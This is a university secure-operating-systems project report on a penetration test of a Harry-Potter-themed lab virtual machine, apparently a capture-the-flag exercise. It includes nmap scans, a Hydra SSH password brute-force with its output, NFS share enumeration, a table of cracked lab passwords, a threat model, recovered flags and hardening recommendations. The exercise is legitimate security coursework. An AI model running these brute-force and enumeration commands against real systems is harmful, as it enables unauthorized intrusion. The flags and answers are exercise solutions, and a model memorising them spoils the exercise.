ENPM 695 Semester Project

A^2DSP Group

Your Security, Our Passion

Aashrut Pant – 119142738

Divye Raghav – 119368497

Anmol Chaudhary – 119399743

Surya Saketh Korlepara – 120426032

Pranay Venkata Bhamidipati – 120235726

Index

Executive Summary

This project report is a detailed summary of A^2DSP group's findings for the semester project of the ENPM695 – Secure Operating System course at the University of Maryland. The course is supervised and taught by Prof. Ido Dubrawsky. The team conducted a thorough vulnerability assessment on a Linux virtual machine to assess the security posture and analyze the security vulnerabilities associated with the system.

The team was provided with a virtual machine, ENPM695 Project Target System, which was acting unusually. The team performed a vulnerability assessment of the system to uncover the breach and identify files stored on the system by the hacker. The target machine was vulnerable, and the team was able to enumerate the user accounts on the machine allowing them to gain root privileges. They were able to enumerate the open ports and services on the machine and find entrances into the target machine. The team identified 7 encrypted files on the machine and 1 flag file.

The technical report covers a detailed write-up explaining the entire approach and procedure of the testing team. All the steps are covered in the technical report. Furthermore, the tasks given in the semester project are explained in the below points.

Overall Security Posture of the System – Task 1

Determine the running and open services on the system – points are awarded for identifying all of the open and running services as well as explaining how the information was gathered.

Port	Open and Running Services
21	FTP
22	SSH
80	HTTP
111	RPCbind
2049	NFS_ACL
37421	mountd RPC
42101	nlockmgr
47007	status
56747	mountd RPC
59651	mountd RPC

The team gathered these open ports using a tool, Network Mapper (NMAP). Below is the command and a screenshot to depict the same.

Command: nmap -p- -sV 192.168.116.159

-p- option: used to scan all 65535 ports

-sV option: provides a detailed view of the scan

192.168.116.159 is the IP address of the target machine. The whole enumeration scenario is shown in the technical report write-up tab.

```
┌──(divyeraghav㉿kali)-[~]
└─$ nmap -p- -sV 192.168.116.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 01:47 EDT
Nmap scan report for 192.168.116.159
Host is up (0.0013s latency).
Not shown: 65525 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  3 (RPC #100227)
37421/tcp open  mountd   1-3 (RPC #100005)
42101/tcp open  nlockmgr 1-4 (RPC #100021)
47007/tcp open  status   1 (RPC #100024)
56747/tcp open  mountd   1-3 (RPC #100005)
59651/tcp open  mountd   1-3 (RPC #100005)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.71 seconds

┌──(divyeraghav㉿kali)-[~]
```

Access the system by exploiting a vulnerable running or open service – points are awarded based on a description of how the service was exploited as well as the tools used.

The team identified an open port 21 running FTP (vsftpd) service with version 3.0.5 which is an older version with known vulnerabilities that could allow remote code execution, directory traversal, and other attacks. FTP itself is an insecure protocol that transmits credentials and data in plaintext, making it susceptible to sniffing and man-in-the-middle attacks. However, the team did not exploit this service as they began with another approach which helped them to gain root privileges.

The team was able to access the system using Port 22, running OpenSSH service. Although, the version of OpenSSH is newer and doesn't pose any vulnerabilities as such. However, since the team used a password cracking tool, Hydra, to attempt multiple login requests over the SSH service, and indeed were able to crack the password of the user, Tom Riddle. Stepwise approach shown in technical report.

```
┌──(divyeraghav㉿kali)-[~]
└─$ hydra -t 32 -l tomriddle -P /usr/share/wordlists/rockyou.txt ssh://192.168.116.159
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-07 11:39:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
 overwriting, ./hydra.restore
[DATA] max 32 tasks per 1 server, overall 32 tasks, 14344399 login tries (l:1/p:14344399), ~448263 tries per task
[DATA] attacking ssh://192.168.116.159:22/
[STATUS] 193.00 tries/min, 193 tries in 00:01h, 14344218 to do in 1238:43h, 20 active
[STATUS] 145.67 tries/min, 437 tries in 00:03h, 14343974 to do in 1641:12h, 20 active
[STATUS] 133.86 tries/min, 937 tries in 00:07h, 14343474 to do in 1785:56h, 20 active
[STATUS] 127.47 tries/min, 1912 tries in 00:15h, 14342500 to do in 1875:20h, 19 active
[STATUS] 122.97 tries/min, 3812 tries in 00:31h, 14340600 to do in 1943:41h, 19 active
[STATUS] 121.45 tries/min, 5708 tries in 00:47h, 14338704 to do in 1967:46h, 19 active
[STATUS] 120.71 tries/min, 7605 tries in 01:03h, 14336807 to do in 1979:27h, 19 active
[STATUS] 120.25 tries/min, 9500 tries in 01:19h, 14334912 to do in 1986:47h, 19 active
[STATUS] 119.99 tries/min, 11399 tries in 01:35h, 14333013 to do in 1990:53h, 19 active
[STATUS] 119.57 tries/min, 13272 tries in 01:51h, 14331140 to do in 1997:39h, 19 active
[22][ssh] host: 192.168.116.159   login: tomriddle   password: voldemort
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 13 final worker threads did not complete until end.
[ERROR] 13 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-07 13:32:13
```

This can be avoided by enabling a lockout mechanism over SSH after a certain number of failed login attempts. This helps prevent brute-force attacks by locking out the user account temporarily after too many incorrect password entries.

Another open service which the team was able to exploit was RPCbind service running on port 111. The version was identified as 2 through 4 by the NMAP tool. As per the research, this version of RPC has known vulnerability, specifically CVE-2017-8779 which is a denial-of-service vulnerability in the rpcbind service that could allow an attacker to cause large memory allocations and potentially crash the service by sending malformed XDR strings.

The team was able to find a "/owlexam" directory path on the NFS server that was being shared and was accessible to any client. Further, the rpcbind service listens on port 111/tcp and 111/udp for incoming RPC requests. When an NFS client wants to mount a remote share like "/owlexam", it first contacts the rpcbind service on port 111 to get the port numbers for other required NFS services like mountd, nfsd, etc. The rpcbind service responds with the dynamically assigned ports for those NFS services. The client then connects to the appropriate NFS services on those ports to complete the mount process for "/owlexam". Therefore, the team was able to access the contents of the "/owlexam" directory exploiting the vulnerable services. Stepwise approach shown in **technical report**.

Commands:

$ nmap --script nfs-showmount.nse -p 111 192.168.116.159

$ nmap --script nfs-showmount.nse -p 2049 192.168.116.159

```
┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ nmap --script nfs-showmount.nse -p 111 192.168.116.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 16:35 EDT
Nmap scan report for 192.168.116.159
Host is up (0.0014s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /owlexam *

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$ nmap --script nfs-showmount.nse -p 2049 192.168.116.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 16:36 EDT
Nmap scan report for 192.168.116.159
Host is up (0.0016s latency).

PORT     STATE SERVICE
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

┌──(divyeraghav㉿kali)-[~/Desktop/enpm695/Project/Reconn]
└─$
```

Get user account passwords – crack all possible user account passwords.

The team was able to crack seven user account passwords including the root account. Below are the listed username and passwords for the cracked user accounts.

Username	Password
harry	tH3Ch0S3n1
hermione	pAtrOn3s0Tter
draco	HaW1hO4nE1d3R
dolores	crucio
tomriddle	Voldemort
ron	P31Erp3tIgR3Wu
root	le$$wr0nG

Although, for the user account “jkr”, the team was not able to crack the password, they were able to spawn a shell for “jkr” user account from the “ron” user.

Cracking of the above user accounts are shown in the **technical report**.

Define the external attack surface of the system and develop a threat model of the system and detail the 5 threat vectors.

Threat Modeling

External attack surface of the system:

Components of the System

The key components of the system that are exposed to the external attack surface include:

- FTP Server: vsftpd 3.0.5
- SSH Server: OpenSSH 8.9p1
- Web Server: Apache 2.4.52
- NFS Server: rpcbind, nfs_acl

Network Architecture

The network architecture of the system has the following characteristic:

- The web server is accessible from the outside over HTTP via an IP.

Points of Entry

The main points of entry for potential attackers are:

- The FTP, SSH, HTTP, RPC, NFS, mountd, and status services exposed on the network.

Web Server

- The HTTP service running on port 80 could potentially be a web server.

Vulnerabilities & Threats

- Unauthorized access through open services like FTP, SSH, or web application flaws.
- Data theft/leakage via services like NFS and FTP.
- Remote code execution vulnerabilities in services like RPC.
- Denial of Service attacks on open services.
- Privilege escalation flaws or misconfigurations.

Services & Open Ports


The following services and their associated open ports were identified:

- FTP service (version 3.0.5) on port 21/tcp
- SSH service (OpenSSH 8.9p1 Ubuntu 3ubuntu0.6) on port 22/tcp
- HTTP service (Apache httpd 2.4.52 (Ubuntu)) on port 80/tcp
- RPC service on ports 111/tcp, 2049/tcp, 37421/tcp, 42101/tcp, 47007/tcp, 56747/tcp, 59651/tcp
- NFS service (version 3) on port 2049/tcp
- mountd service (versions 1-3) on ports 37421/tcp, 56747/tcp, 59654/tcp
- status service (version 1) on port 47007/tcp

Security Procedures

Based on the information provided, no specific security procedures were mentioned.

THREAT MODELING DIAGRAM



Threat Vectors:

1. **Brute Force/Credential Stuffing Attacks:**

- FTP (21/TCP - vsftpd 3.0.5): Attackers could attempt to brute force default/weak credentials to gain unauthorized access to the FTP server.
- SSH (22/TCP - OpenSSH 8.9p1): Similar brute force attacks targeting SSH credentials could allow remote code execution on the system.
- HTTP (80/TCP - Apache 2.4.52): Web-based authentication mechanisms like basic/digest auth or login forms are susceptible to credential stuffing.

2. **Software Vulnerabilities:**

- Vsftpd 3.0.5 could have unpatched vulnerabilities that allow remote code execution, file uploads, directory traversal, etc.
- OpenSSH 8.9p1 on Ubuntu could have vulnerabilities enabling unauthorized access, particularly if slightly outdated versions of OpenSSL or other libraries are used.
- Apache 2.4.52 and any installed modules (PHP, Python, etc.) may have vulnerabilities that could lead to remote code execution or disclosure of sensitive data.

3. **Insecure Configurations:**

- Anonymous FTP access enabled could allow unauthorized file transfers.
- Weak FTP permissions on certain directories could lead to data disclosure.
- Insecure SSH configurations like disabled host key checking could enable man-in-the-middle attacks.
- Apache misconfigurations like directory listing enabled could disclose sensitive files/information.

4. **Web Application Attacks:**

- Injections (SQL, OS Command, etc.) in any web applications hosted on the Apache server.
- Cross-Site Scristing (XSS) vulnerabilities leading to session hijacking or delivery of malicious code.
- Cross-Site Request Forgery (CSRF) attacks enabling unauthorized state changes.
- Insecure deserialization issues enabling code execution on the server.

5. **NFS Misconfigurations (111/TCP - rpcbind, 2049/TCP - nfs_acl):**

- Overly permissive NFS share configurations could allow reading/writing of sensitive data.
- Root squashing misconfigurations potentially enabling remote root access.
- NFS performance misconfigurations leading to denial-of-service conditions

Some additional vectors can be:

6. Denial of Service:

- All exposed services are potentially susceptible to DoS attacks through resource exhaustion, but you correctly identified Apache httpd and RPCbind (rpcbind) as particularly concerning for overwhelming with bogus requests.

- The NFS service could also potentially be targeted for DoS attacks by saturating sessions or exploiting misconfigurations.

7. Elevation of Privilege:

- NFS: If the NFS share permissions are misconfigured to allow root squashing, it could enable an unprivileged attacker to gain full root access to the system.
  Root squashing is a security feature in NFS that maps the remote root user to an unprivileged user on the server. However, if this is disabled or misconfigured, it defeats the protection and allows the remote user to execute commands and access files as the root user on the NFS server.
- For SSH, some potential privilege escalation vectors include:
  - Exposed public keys or host keys that can be re-used
  - Insecure SSHD configurations like allowing env variable passing
  - Kernel vulnerabilities if an outdated version is used
- Other potential avenues include:
  - Exploiting SUID/SGID binaries or kernel vulns for root access
  - Taking advantage of file permission misconfigurations
  - Leveraging cron jobs or startup scripts running as root
  - Abusing sudo rules or capabilities if not properly restricted

Applying the STRIDE methodology, to analyze potential threats:

1. **Spoofing**:

   - **SSH (22/TCP)**: If not properly secured, an attacker could spoof legitimate SSH sessions to gain unauthorized access.
   - **HTTP (80/TCP)** - Authentication mechanisms susceptible to spoofing

2. **Tampering**:

   - **FTP (21/TCP)** - Vulnerabilities in vsftpd could allow file tampering.
   - **SSH (22/TCP)** - OpenSSH vulnerabilities risk code tampering
   - **HTTP (80/TCP)** - Web app flaws permit database/server tampering.
   - **NFS (111/TCP, 2049/TCP)** - Misconfigured share configurations enable unauthorized modification.

3. **Repudiation**:

   - **FTP**: Without proper logging, malicious file uploads or modifications could occur without traceability.

4. **Information Disclosure**:


   - **NFS**: Misconfigured NFS permissions can lead to unauthorized data access.
   - **RPCbind**: Could disclose system information that helps in further attacks.
   - **FTP (21/TCP)** - Anonymous access, weak permissions leak data.
   - **HTTP (80/TCP)** - Directory browsing, vulnerabilities disclose files.


5. **Denial of Service**:
    - All services are susceptible, particularly Apache httpd and RPCbind, which can be overwhelmed by requests.
6. **Elevation of Privilege**:
    - **NFS** and **SSH**: Improperly configured NFS mounts or SSH permissions might allow an attacker to escalate privileges within the system.
    - Potential kernel vulnerabilities in all services risk root access

Gain root access to the server.

The team was able to gain root access of the server by finding the root password inside a binary file. The write-up of how the team gained access to the binary and how they exploited it to gain access to the root password is shown in the technical report. Below is a screenshot accessing the root user account.

Note: SSH was disabled for the root user account. So, the team had to access the account from another user's login account.






Evidence – Task 2

Find out who the hacker is who has broken into the server and find out the following information:

The hacker's name

The team identified the name of the hacker as "Tom Riddle, The Dark Lord".



Stepwise approach shown in technical report.

##What are the contents of each special file he has hidden on the server? and where has he hidden each file. ##

The team found eight flags, which consisted of 7 Horcrux encoded files and 1 Flag.

Stepwise approach shown in **technical report**. Below are the details of all the files.

File 1: Horcrux1.enc

Secret Contents: Flag: "PathDarkerThanImagined"

Dialogue: "Do you seek the secrets of the Horcruxes? How quaint. But be warned, unraveling their mysteries may lead you down a path darker than you can imagine." - Lucius Malfoy

Path of the File: '/home/draco/dump'

File 2: Horcrux2.enc

Secret Contents: Flag: "ChallengeTheFoundations"

Dialogue: "To destroy a Horcrux is to challenge the very foundations of magic itself. It requires courage, determination, and a willingness to face the darkest depths of the soul." - Albus Dumbledore

Path of the File: /var/log/timeturner

File 3: Horcrux3.enc

Secret Contents: Flag: "FragmentOfBrilliance"

Dialogue: "Ah, Horcruxes, my dearest companions in immortality. Each one a testament to my brilliance, a fragment of my soul scattered like jewels across the realm of the living." - Voldemort

Path of the File: /owlexam/

File 4: Horcrux4.enc

Secret Contents: Flag: "VesselsOfPower"

Dialogue: "Horcruxes are not mere trinkets, my friend. They are vessels of power, reservoirs of my essence, waiting patiently to be reunited with their master." - Bellatrix Lestrange

Path of the File: /home/dolores/.lestrange

File 5: Horcrux5.enc

Secret Contents: Flag: "WhisperingSecrets"

Dialogue: "The Horcruxes are my legacy, my mark upon the world. They whisper secrets of ancient magic, secrets that only the truly worthy can comprehend." - Salazar Slytherin

Path of the File: /home/jkr

File 6: Horcrux6.enc

Secret Contents: Flag: "PriceToPay"

Dialogue: "Seeking the Horcruxes, are we? How amusing. But remember, to possess such power comes with a price. Are you willing to pay it?" - Tom Riddle (Young Voldemort)

Path of the File: /etc/harrypotter

File 7: Horcrux7.enc

Secret Contents: FLAG: "PIECEOFETERNITY" DIALOGUE: "AH, THE HORCRUXES! OBJECTS OF DESIRE, OBJECTS OF FEAR. TO POSSESS ONE IS TO HOLD A PIECE OF ETERNITY IN THE PALM OF YOUR HAND." - SEVERUS SNAPE

Path of the File: /usr/weasly

File 8: final_flag

Secret Contents: Flag{"Dive into 'Harry Potter and the Methods of Rationality' for a unique twist on magic and reason at Hogwarts"}

Path of the File: /root/final_flag


Recommendations

To improve the system's resilience, it is recommended to:

- Disable or replace the insecure vsftpd FTP service with a more secure alternative like SFTP or SCP.
- Ensure strong credentials and key management for SSH access.
- Keep Apache and any web applications up-to-date and properly configured with security best practices.
- Disable or firewall off any unnecessary RPC services, especially if they are not required to be internet-facing.
- Implement additional security measures like a web application firewall (WAF), intrusion detection/prevention systems (IDS/IPS), and regular vulnerability scanning and patching

Technical Report

The team was provided with a virtual machine (target machine), ENPM695 Project Target System, which is a Linux machine running the Ubuntu operating system. The team used a Kali Linux (testing machine) operating system to perform the assessment of the provided compromised machine. Both machines have been mounted in VMware to perform the penetration testing. Below is a screenshot of the provided Ubuntu machine.




In order to identify the IP address of the target, the team leveraged the network mapper tool, NMAP. The tool scans the entire network and identifies all the running machines connected to the network along with IP addresses. The identified IP address of the target machine is '192.168.116.159'. Below are the screenshots depicting the process of fingerprinting of the machine.

Note: As the assessment has been conducted by different members of the team, the IP address of the target and test machines will vary throughout the report based on which part of the assessment has been conducted by which member. However, the flow of the report will remain in succession.


Note: Across the entire report, there have been several instances where the team copied files from the target machine to their test machines in order to further analyze those files. Majorly two methods have been used to transfer the files. One is leveraging the "SCP" utility on Linux and the other is by creating a Python server on the target machine and then downloading the files on the test machine.

SCP command: scp user@remote_host:/path/to/remote_file.txt /local/destination/path



Identifying Open Ports

From the above screenshot, it is clear that there are three machines active inside the network. The team identified the first two IP addresses as the internal router (192.168.116.2) and the test machine (Kali Linux – 192.168.116.138). Therefore, the IP address of the target Ubuntu machine is 192.168.116.159. To confirm the same, the team ran the network mapper to identify the operating system version along with the running open ports. Below is the screenshot of the same.




Next, the team analyzed the open ports identified in the NMAP scan. There are five open ports as seen from the above screenshot. However, after aggressively scanning the target machine for all open ports, the team identified a total of ten open ports as listed below.

Identified open ports:

1. 21 – FTP
2. 22 – SSH
3. 80 – HTTP
4. 111 – RPCbind
5. 2049 – NFS_ACL
6. 37421 – mountd
7. 42101 – nlockmgr
8. 47007 – status
9. 56747 – mountd
10. 59651 – mountd

